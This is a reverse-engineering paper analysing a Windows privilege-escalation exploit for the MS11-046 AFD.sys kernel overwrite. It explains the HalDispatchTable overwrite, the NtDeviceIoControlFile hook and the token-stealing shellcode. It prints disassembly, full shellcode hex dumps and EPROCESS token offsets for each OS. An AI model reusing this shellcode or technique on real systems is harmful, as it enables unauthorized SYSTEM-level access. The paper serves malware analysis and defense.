MS11-046 - Dissecting a 0 day

By

Ronnie Johndas

Contents

1. Abstract

In this paper, we are going to take a closer look at a zero day attack that performs a privilege escalation to run commands in the system, which normally would be restricted because of access level of the logged in user account.

The particular vulnerability used in this case is “MS11-046: Vulnerability in Windows AFD.sys” which is a kernel level arbitrary memory overwrite, that is, the attacker can replace the content of that particular memory address with any value that he desires. Details can be found at http://support.microsoft.com/kb/2503665.

In this paper, the sections are divided into initialization phase where the attack payload is constructed, exploitation phase where the vulnerability is used to run the shellcode. The last section will discuss about the shellcode that was used by the malware to perform the privilege escalation.

2. Initialization phase

The exe starts off by asking the user to enter a single argument, which will be the command to run, once the privilege escalation is successfully performed.

It then calls "ZwQuerySystemInformation" with following arguments:

|InfoType = SystemModuleInfo

This gives the list of loaded driver names and their load addresses in kernel space.

The next step is to see if there is an entry in the list for **“ntoskrnl.exe”** or **"ntkrnlpa.exe"** (systems with Physical Address Extension support), if it finds the entry it will get their load addresses in kernel space from the “**_SYSTEM_MODULE_INFORMATION**” structure. Usually the above mentioned modules will be the first entry in the returned list.

(We will assume that the list entry that was found is “ntoskrnl.exe” and all the observations will be based on that assumption. And also the OS where this malware was run is Windows XP).

After that it proceeds to load the module **“ntoskrnl.exe”** using LoadLibrary(), this will load the module in user space, and then finds the address of **"HalDispatchTable".**

The following instructions are used to get the address of **"HalDispatchTable + 4"** in the module “ntoskrnl.exe” in kernel space:

```
1.  00401064        8B47 10       MOV EAX,DWORD PTR DS:[EDI+10]
2.  00401067        2BC6          SUB EAX,ESI
3.  00401069        03C1          ADD EAX,ECX
```

The first instruction moves the base address of **ntoskrnl.exe** in kernel space to EAX found using the call to ZwQuerySystemInformation mentioned above, which is then substracted with load address of **ntoskrnl.exe** in user space and added to address of **HalDispatchTable** in user space, same as adding the RVA of **HalDispatchTable** to the base address of **ntoskrnl.exe** in kernel space. These steps provide the address of **HalDispatchTable** in kernel space.

This is later used to get the address of **HalDispatchTable + 4,** this is the address we are interested in.


The structure HalDispatchTable is a jump table, where the addresses of functions are stored that are used by HAL.

Its format is given below:

```
.data:00461138 HalDispatchTable    db   3
.data:00461139                     db   0
.data:0046113A                     db   0
.data:0046113B                     db   0
.data:0046113C off_46113C          dd offset sub_47C1E2  → HalDispatchTable + $4
.data:00461140 off_461140          dd offset sub_47C1EA
.data:00461144                     dd offset sub_47C1F2
```

Where sub_47C1E2, sub_47C1EA, sub_47C1F2, etc are various function addresses present inside the structure, the value of interest for us is 0046113C, this will be explained later on.

After that it uses "**ZwAllocateVirtualMemory**", with the desired base address set to 0x00000000, so that a memory chunk gets allocated at location 0x00000000 if available. This is the memory that will hold the shellcode, to which the execution will jump to after a successful memory overwrite.



```
Address  Hex dump                                         ASCII
00000001 90 90 90 90 56 51 E8 00 00 00 00 5E 81 EE 0C 10  ....VQ.....^....
00000011 40 00 8D 8E 73 10 40 00 51 8B 8E 7B 10 40 00 51  @...s.@.Q..{.@.Q
00000021 FF 96 87 10 40 00 8D 8E 77 10 40 00 51 8B 8E 7F  ....@...w.@.Q...
00000031 10 40 00 51 FF 96 87 10 40 00 8B 86 77 10 40 00  .@.Q....@...w.@.
00000041 8B 8E 83 10 40 00 03 C1 FF 30 8B 86 73 10 40 00  ....@....0..s.@.
00000051 8B 8E 83 10 40 00 03 C1 8F 00 8B 86 8B 10 40 00  ....@.........@.
00000061 8B 8E 8F 10 40 00 89 08 B8 48 01 00 0C 59 5E C2  ....@....H...Y^.
00000071 10 00 FF FF FF FF FF FF FF FF 90 90 90 90 90 90  ................
00000081 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00000091 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
000000A1 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
```

Image 01

Image 01 shows the copied shellcode. There are some modifications done to the shellcode based on the OS and version. The byte at location 0x83 can have different values (0xC8 if you are running XP, 0xD8 for Server 2003, and 0x12C for vista and above, these values are token offsets within EPROCESS structure, which will vary based on OS):

```
00401469      8983 83000000   MOV DWORD PTR DS:[EBX+83],EAX
```

After this, three more DWORD values are added to the locations (Here EBX = 0):

```
00401484     8983 87000000    MOV DWORD PTR DS:[EBX+87],EAX
0040148A     898B 8B000000    MOV DWORD PTR DS:[EBX+8B],ECX
00401490     8993 8F000000    MOV DWORD PTR DS:[EBX+8F],EDX
```

These are addresses of:

1. PsLookupProcessByProcessId API
2. Address to the location "HalDispatchTable + $4".
3. Address of HalDispatchTable

It also places the process id of the executable (malware) into the shellcode address 0x7B.

And the final data to be copied over to the shellcode is SYSTEM PID, this is the process id for the "system" process. In windows 2000 the pid for system process is "8" and for all other versions it is "4". The windows version is detected and based on that either of the two pid values is copied to location 0x87. This step concludes the shellcode construction.

3. Exploitation

In this section we will see how the exe exploits the vulnerability.

It starts by getting the address to "NtDeviceIoControlFile" API from NTDLL. After that it performs an inline function hooks on the API.

The following code is used to perform the hook:

```
MOV BYTE PTR DS:[ESI],68
```

/* ESI points to the start address of NtDeviceIoControlFile */

```
MOV DWORD PTR DS:[ESI+1],<zero.loc_40164>
MOV BYTE PTR DS:[ESI+5],0C3
```

/* All the above instruction serve the purpose of injecting instruction into the address space of NtDeviceIoControlFile */

The entry point of NtDeviceIoControlFile changes to the following after the above instructions are executed:

```
        PUSH <zero.loc_401640>
        RETN
```

The address <zero.loc_401640> points to the hook routine (given below) which will be executed before NtDeviceIoControlFile's original code:

```
CMP DWORD PTR SS:[ESP+18],12007
```

/*12007 indicates Iocontrolcode for socket Connect*/

```
JNZ SHORT   <zero.loc_40165B>
MOV EAX, DWORD PTR DS:[40FA70]
```

/*contains value 8053513c (this the address of HalDispatchTable + $4)*/

```
MOV DWORD PTR SS:[ESP+24],EAX
```

/*output buffer for NtDeviceIoControlFile, the address now point to 8053513c*/

```
MOV DWORD PTR SS:[ESP+28],0
```

/*The length of output buffer is set to 0 */

```
LEA EAX, DWORD PTR DS:[40FA78]
```

/*Location of the original NtDeviceIoControlFile which gets executed next.*/

```
PUSH EAX
RETN
```

The above code changes arguments provided to the function "NtDeviceIoControlFile" when a socket connect being performed, the arguments changed are output buffer and its length, they become:

```
        outbuffer = 8053513c
        Length = 0;
```

After this the routine at address 0x0040fa78 gets executed which is the original "NtDeviceIoControlFile" code (given below) with the modified arguments:

```
        MOV    EAX,42
        MOV    EDX,7FFE0300
        CALL   EDX
        RETN   28
```

Once the hook is setup without any errors, the exes connects to 127.0.0.1 at 135 port using the **connect()** API. The API **NtDeviceIoControlFile** gets called within the **connect()** API. As a consequence of this call, the driver writes the location (**0x8053513c → HalDispatchTable + $4**) with the value 0 (this is the arbitrary memory overwrite vulnerability discussed earlier), and as we can recall our shellcode is stored at the location 0x00000000 (Image 01).

After the overwrite, hook from "NtDeviceIoControlFile” is removed.

The final step in exploitation is to call the API **“ntdll.ZwQueryIntervalProfile”.**

Now, within this API there is a call to the function:

Call DWORD PTR [HalDispatchTable+$4]

As mentioned before, HalDispatchTable+$4 has the value 0 stored after the call to connect(). Hence the above call becomes:

Call 0x00000000

Our shellcode which was at the location 0x00000000 gets executed.

If we look at the API call "NtDeviceIoControlFile" which lead to the memory overwrite, it uses the following file handle to perform the device operation:


```
        Handles, item 8
        Handle=0000003C
        Type=File (pipe)
        Refs=   2.
        Access=001F01FF
SYNCHRONIZE|WRITE_OWNER|WRITE_DAC|READ_CONTROL|DELETE|READ
_DATA|WRITE_DATA|CREATE_PIPE_INSTANCE|READ_ATTRIBUTES|WRITE_
ATTRIBUTES
        Name=\Device\Afd
```

From the above information we can see that the malware is trying to exploit the driver AFD.sys.

4. The Shellcode

Now let's move to shellcode analysis, to perform this we'll be using IDA Pro 6.1 and VirtualKD 2.6, using these we can perform kernel level debugging.

Once we have setup the tools for kernel debugging we'll patch the location where the shellcode is read from process memory and copied to the buffer located at 0x00000000 (Image
02).




```
00401440 . 66:A5           MOVS WORD PTR ES:[EDI],WORD PTR DS:[ESI]
00401442 . 83C4 0C         ADD ESP,0C
00401445 . A4              MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
00401446 . FF15 1CB04000   CALL DWORD PTR DS:[<&KERNEL32.GetCurrent [GetCurrentProcessId
0040144C . 8943 7B         MOV DWORD PTR DS:[EBX+7B],EAX
0040144F . E8 2CFEFFFF     CALL zero.00401280
00401454 . F7D8            NEG EAX
00401456 . 1BC0            SBB EAX,EAX
00401458 . 83E0 04         AND EAX,4
0040145B . 83C0 04         ADD EAX,4
0040145E . 8943 7F         MOV DWORD PTR DS:[EBX+7F],EAX
00401461 . E8 8AFEFFFF     CALL zero.004012F0
00401466 . 85C0            TEST EAX,EAX
00401468 . 5F              POP EDI
00401469 . 8983 83000000   MOV DWORD PTR DS:[EBX+83],EAX
0040146F . 5E              POP ESI
00401470 .v75 01           JNZ SHORT zero.00401473
00401472 . C3              RETN
00401473 > A1 E0FA4000     MOV EAX,DWORD PTR DS:[40FAE0]
00401478 . 8B0D DCFA4000   MOV ECX,DWORD PTR DS:[40FADC]
0040147E . 8B15 74FA4000   MOV EDX,DWORD PTR DS:[40FA74]
00401484 . 8983 87000000   MOV DWORD PTR DS:[EBX+87],EAX
0040148A . 898B 8B000000   MOV DWORD PTR DS:[EBX+8B],ECX

Address  Hex dump                                         ASCII
0040EF68 CC 90 90 90 90 56 51 E8 00 00 00 00 5E 81 EE 0C .....VQ.....^...
0040EF78 10 40 00 8D 8E 73 10 40 00 51 8B 8E 7B 10 40 00 .@...s.@.Q..{.@.
0040EF88 51 FF 96 87 10 40 00 8D 8E 77 10 40 00 51 8B 8E Q....@...w.@.Q..
0040EF98 7F 10 40 00 51 FF 96 87 10 40 00 8B 86 77 10 40 ..@.Q....@...w.@
0040EFA8 00 8B 8E 83 10 40 00 03 C1 FF 30 8B 86 73 10 40 .....@....0..s.@
0040EFB8 00 8B 8E 83 10 40 00 03 C1 8F 00 8B 86 8B 10 40 .....@.........@
0040EFC8 00 8B 8E 8F 10 40 00 89 08 B8 48 01 00 0C 59 5E .....@....H...Y^
0040EFD8 C2 10 00 FF FF FF FF FF FF FF FF 00 00 00 00 00 ................
0040EFE8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Image 02

In the above image you can see that, the starting point of the shellcode was patched with 0xcc which is software breakpoint (INT 3). So now when the shellcode is triggered, the execution will hit this breakpoint and create an exception that will be caught by our remote kernel debugger (IDA Pro) (show in Image 03).



```
MEMORY:00000000 ; Segment type: Regular
MEMORY:00000000 ; Segment permissions: Read/Execute
MEMORY:00000000 MEMORY segment byte public 'UNK' use32
MEMORY:00000000 assume cs:MEMORY
MEMORY:00000000 assume es:MEMORY, ss:MEMORY, ds:MEMORY, fs:nothing, gs:nothing
MEMORY:00000000 int     3                                ; Trap to Debugger
MEMORY:00000001 nop
MEMORY:00000002 nop
MEMORY:00000003 nop
MEMORY:00000004 nop
MEMORY:00000005 push    esi
MEMORY:00000006 push    ecx
MEMORY:00000007 call    $+5
MEMORY:0000000C pop     esi
MEMORY:0000000D sub     esi, offset off_40100C
MEMORY:00000013 lea     ecx, off_401073[esi]
MEMORY:00000019 push    ecx
MEMORY:0000001A mov     ecx, off_40107B[esi]
UNKNOWN 00000000: MEMORY:00000000

EAX B2BC0D14 ↳ MEMORY:B2BC0D14
EBX 805ED401 ↳ nt:nt_ProbeForRead+1C19
ECX 00000000 ↳ MEMORY:00000000

OF 0
DF 0
IF 1
TF 0
SF 0

Modules
Path
ntoskrnl.exe

Threads
Decimal  Hex  State
1        1    Ready

Hex View-1
FFEFFFEF ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
UNKNOWN FFEFFFEF: MEMORY:nt KeFindConfigurationEntry+7F896B47

Stack view
B2BC0D00 80618FB3 nt:nt_LsaDeregisterLogonProcess+2ABB3
B2BC0D04 00000001 MEMORY:00000001
B2BC0D08 0000000C MEMORY:0000000C
UNKNOWN B2BC0D00: MEMORY:B2BC0D00
```

Image 03

As we can see in Image 03, the execution has stopped at that point and we can proceed with our analysis.

To continue, we need to change the value 0xCC (INT 3) with 0x90 (NOP). Let's look at what the shellcode is doing.

The shellcode calls PsLookupProcessByProcessId with the argument retrieved from the address 0x7B (which, as discussed earlier contains the process id under which the malware is running), and saves the EPROCESS structure returned. Next, it calls PsLookupProcessByProcessId for SYSTEM PID which was in the buffer 0x87 (as discussed before) and retrieves the pointer to access Token (Executive object describing the security profile of a process) from the EPROCESS structure of the "system" process and copies this value into the token pointer within the EPROCESS structure returned by the first PsLookupProcessByProcessId (called with the malware PID).

The above steps gives the malware pid the same access rights / privileges as the "system" process.

Now all that is left to do is to run the command provided by the attacker. This is done by providing the command by the user as argument to cmd.exe using the API CreateProcessA().

This paper intends to provide details of one of the attack vector that was used to exploit the vulnerability. There may be other exploits available known or unknown that uses the above mentioned vulnerability.

5. Bibliography

1. Understanding Windows Shellcode, by Skape

   http://www.hick.org/code/skape/papers/win32-shellcode.pdf
   Accessed March 16, 2009